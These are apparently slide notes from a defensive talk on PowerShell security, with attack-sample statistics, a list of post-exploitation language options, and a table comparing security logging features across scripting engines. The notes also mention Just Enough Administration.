https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html

paloalto NETWORKS

Blog Home > Unit 42 > Pulling Back the Curtains on EncodedCommand PowerShell Attacks

Pulling Back the Curtains on EncodedCommand PowerShell Attacks

By Jeff White
March 10, 2017 at 5:00 AM
Category: Unit 42 Tags: microsoft, Powershell

10,943 6

General Distribution / Stats

Across the 4,100 samples, there were 4 file formats seen.


File Format	Count	% of Total
"exe"	2,154	52.54%
"doc"	1,717	41.88%
"xls"	228	5.56%
"dll"	1	0.02%

http://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/

POWERSHELL FOR POST-EXPLOITATION

(SOME) POST-EXPLOITATION OPTIONS ON A COMPROMISED MACHINE

- Compiled exe files
- DLLs (i.e.: Load Path tampering, application dependencies)
- Perl
- Python
- Ruby
- Bash
- VBScript
- JScript
- COM objects
- Macros / Visual Basic for Applications (VBA)
- csc.exe
- HTML Applications (HTAs)
- SQL
- PowerShell




MITRE

LET'S BLOCK POWERSHELL!


- Doesn't address the underlying security problem
- Removes your most secure and security-transparent management tool

OOPS!


PowerShell
Isn't Just
PowerShell.exe



https://blogs.msdn.microsoft.com/powershell/2013/10/01/paap-windows-powershell-as-a-platform-part-1/



MASLOW'S HIERARCHY OF SECURITY CONTROLS



http://www.leeholmes.com/blog/2014/12/08/maslows-hierarchy-of-security-controls/

WE'RE LISTENING

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

WE'RE LISTENING

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No**	No	No**	No	No**	No**	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

JUST ENOUGH ADMINISTRATION (JEA)

```
PS> mstsc /v Server1
Access Denied
```

"Jeffrey I need to be admin on Server1 to restart DNS"

